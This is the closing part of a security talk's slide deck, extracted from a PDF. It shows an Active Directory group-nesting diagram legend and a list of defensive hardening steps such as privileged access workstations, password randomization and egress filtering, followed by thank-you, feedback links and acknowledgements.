
Security Groups and nesting found with Subtree search starting from CN=Test Group 1,CN=Users,DC=itsi-lab,DC=fr and using MemberOf back-link attribute over Forest  
 12/05/2015

~\*~

Green: Global Group  
 Red: Domain Local Group  
 Cyan: Universal Group

Magenta: GroupType/Scope unknown due to ACL or Replication issue  
 Color Filled: Nesting issue

# PRIVILEGED ACCESS WORKSTATIONS



## MORE INFO

<https://technet.microsoft.com/en-us/library/mt634654.aspx>



CHECK  
PRIVILEGES




SEGMENT  
SYSTEMS



DELEGATE



RANDOMIZE  
PASSWORDS



EGRESS +  
WEB FILTER




HARDEN  
SYSTEMS

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# 2016–2017 CHALLENGE

LESS BULLETS  
MORE SHOVELS



# THANK YOU

SLIDES, LINKS AND FEEDBACK:

[HTTPS://EVIL.PLUMBING](https://evil.plumbing)

FEEDBACK ONLY:

[HTTP://BIT.LY/28Z5LXG](http://bit.ly/28z5lxg)

COMPLIMENTS:

@GEPETO42

COMPLAINTS:

@JOEYNONAME

# SPECIAL THANKS

ADAM CODEGA FOR HELP TRANSLATING  
THINGS FROM WINDOWS TO MAC

MACADMINS.ORG (AND #SECURITY)  
LURKING FOR A WHILE TO LEARN MORE ABOUT  
ISSUES PEOPLE HAVE ON MAC